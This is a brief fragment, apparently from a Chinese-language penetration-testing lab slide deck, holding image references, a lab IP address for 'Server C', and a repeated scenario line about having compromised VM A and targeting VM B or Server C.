
服务器C

192.168.196.17
0


假设你拿到了虚拟机A，你的目标是虚拟机B或服务器C




假设你拿到了虚拟机A，你的目标是虚拟机B或服务器C



